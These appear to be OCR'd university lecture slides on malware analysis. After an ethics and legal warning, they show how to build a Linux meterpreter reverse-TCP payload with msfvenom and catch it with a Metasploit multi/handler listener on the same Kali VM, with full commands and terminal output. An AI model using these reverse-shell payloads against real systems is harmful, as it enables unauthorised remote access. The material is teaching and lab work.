Malware Analysis II

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Ethics

- "Pursuant to art. 615-ter of the Italian penal code, it constitutes a crime committed by someone who illegally enters an IT or telematic system protected by security measures or remains there against the express or tacit will of those who have the right to exclude it. »


- "The ordinary penalty for the crime is imprisonment of up to 3 years"

- … But in some cases it can go up to 5 years

- «Never run security tools against systems that you do not have express written permission to do so»


Malware creation

- Let’s start our KALI distro
- User: kali
- Pwd: kali



Some setting

- setxkbmap -layout it
- italian keyboard symbol‘ => english keyboard symbol -




Kali-Linux-2020.1-vbox-amd64 [In esecuzione] - Oracle VM

```
kali@kali:~$ setxkbmap -layout it
kali@kali:~$ 
```

MSFVenom

- A tool for generating standalone payload
  - A payload repository…



```
kali@kali:~$ msfvenom -h
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
    -l, --list            <type>     List all modules for [type]. Types are: payloads, encoders
, nops, platforms, archs, encrypt, formats, all
    -p, --payload         <payload>  Payload to use (--list payloads to list, --list-options fo
r arguments). Specify '-' or STDIN for custom
        --list-options               List --payload <value>'s standard, advanced and evasion op
tions
    -f, --format          <format>   Output format (use --list formats to list)
    -e, --encoder         <encoder>  The encoder to use (use --list encoders to list)
        --sec-name        <value>    The new section name to use when generating large Windows
binaries. Default: random 4-character alpha string
        --smallest                   Generate the smallest possible payload using all available
 encoders
        --encrypt         <value>    The type of encryption or encoding to apply to the shellco
de (use --list encrypt to list)
        --encrypt-key     <value>    A key to be used for --encrypt
        --encrypt-iv      <value>    An initialization vector for --encrypt
    -a, --arch            <arch>     The architecture to use for --payload and --encoders (use
--list archs to list)
        --platform        <platform> The platform for --payload (use --list platforms to list)
    -o, --out             <path>     Save the payload to a file
    -b, --bad-chars       <list>     Characters to avoid example: '\x00\xff'
    -n, --nopsled         <length>   Prepend a nopsled of [length] size on to the payload
        --pad-nops                   Use nopsled size specified by -n <length> as the total pay
load size, auto-prepending a nopsled of quantity (nops minus payload length)
```

The payload


- We aim to open a shell on the target machine
  - A «reverse shell» i.e., a shell connected with the attacker machine

- In the simulation the attackers and the target machine is the same
  - i.e., our Kali distro

The Malware

- The information we need for malware generation
  - The payload
    - -p <payload>
  - The attacker host
    - LHOST=<host>
  - The attacker port
    - LPORT=<port>
  - The format of the generated file
    - -f elf > <nomefile>.elf


the list of the available payloads



```
kali@kali:~$ msfvenom -l payload
```

Finding *reverse_tcp* payload


- msfvenom -l payload | grep -E 'linux.*x86.*reverse_tcp'



```
kali@kali:~$ msfvenom -l payload | grep -E 'linux.*x86.*reverse_tcp'
    linux/x86/meterpreter/reverse_tcp                   Inject the mettle server payload (stage
d). Connect back to the attacker
    linux/x86/meterpreter/reverse_tcp_uuid              Inject the mettle server payload (stage
d). Connect back to the attacker
    linux/x86/meterpreter_reverse_tcp                   Run the Meterpreter / Mettle server pay
load (stageless)
    linux/x86/metsvc_reverse_tcp                        Stub payload for interacting with a Met
erpreter Service
    linux/x86/shell/reverse_tcp                         Spawn a command shell (staged). Connect
 back to the attacker
    linux/x86/shell/reverse_tcp_uuid                    Spawn a command shell (staged). Connect
 back to the attacker
    linux/x86/shell_reverse_tcp                         Connect back to attacker and spawn a co
mmand shell
    linux/x86/shell_reverse_tcp_ipv6                    Connect back to attacker and spawn a co
mmand shell over IPv6
kali@kali:~$ 
```

MsfVenom

- Payload generation




```
kali@kali:~$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -f elf >
shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes

kali@kali:~$ ls
Desktop    Downloads  Music     prova2.exe  prova.exe   provaLinux64  shell.efl  Templates
Documents  fun.exe    Pictures  prova3.exe  provaLinux  Public        shell.elf  Videos
```

- The example is taken from https://www.offensive-security.com/metasploit-unleashed/msfvenom/

MsfConsole

- In the attacker shell




```
kali@kali:~$ msfconsole
[-] ***rting the Metasploit Framework console ... |
[-] * WARNING: No database support: No database YAML file
[-] ***


     .~+P``````-o+:.                                          -o+:.
.+oooyysyyssyyssyddh++os-`````                        ```````````````        `
+++++++++++++++++++++++sydhyoyso/:.```` ... ` ... -/// :: +ohhyosyyosyy/+om++:ooo///o
++++///////~~~~///////++++++++++++++++ooyysoyysosso++++++++++++++++++///oossosy
--.`                 •-•- ... -////+++++++++++++++////////~//////+++++++++++///
                                `...............`                `... -///// ...`


                                  .::::::::::-.                     .::::::-
                                .hmMMMMMMMMMMNddds\ ... //M\\ ... /hddddmMMMMMMNo
                                 :Nm-/NMMMMMMMMMMMMM$$NMMMMm&&MMMMMMMMMMMMMMy
                                 .sm/`-yMMMMMMMMMMMM$$MMMMMN&&MMMMMMMMMMMMMh`
                                  -Nd`  :MMMMMMMMMMM$$MMMMMN&&MMMMMMMMMMMMh`
                                   -Nh` .yMMMMMMMMMM$$MMMMMN&&MMMMMMMMMMMm/
    `oo/``-hd:  ``                 .sNd  :MMMMMMMMMM$$MMMMMN&&MMMMMMMMMMm/
      .yNmMMh//+syysso-``````       -mh` :MMMMMMMMMM$$MMMMMN&&MMMMMMMMMMd
    .shMMMMN//dmNMMMMMMMMMMMMs`     `:```-o++++oooo+:/ooooo+:+o+++oooo++/
    `///omh//dMMMMMMMMMMMMMMN/:::::/+ooso--/ydh//+s+/ossssso:--syN///os:
          /MMMMMMMMMMMMMMMMMMd.     `/++-•-yy/ ... osydh/-+oo:-`o// ... oyodh+
          -hMMmssddd+:dMMmNMMh.     `•-=mmk.//^^^\\.^^`:++:^^o://^^^\\`::
          .sMMmo.    -dMd--:mN/`           ||--X--||          ||--X--||
........../yddy/: ... +hmo- ... hdd:...........\\=v=//...........\\=v=//.........
================================================================================
```

- The example is taken from: https://www.offensive-security.com/metasploit-unleashed/msfconsole/

Load the exploit

Enable msf to handlers payload lanched outside of the framework


Load the payload



```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD ⇒ linux/x86/meterpreter/reverse_tcp
```

- Set the attacker machine in waiting state


Payload configuration



```
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set LHOST 127.0.0.1
LHOST ⇒ 127.0.0.1
```

The example is taken from: https://www.offensive-security.com/metasploit-unleashed/msfconsole/


Run the attacker exploit



```
msf5 exploit(multi/handler) > exploit

[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseLi
stenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
```


Try our malware

- From the target machine
  - Typical example of file, for instance, obtained from email…from the web…



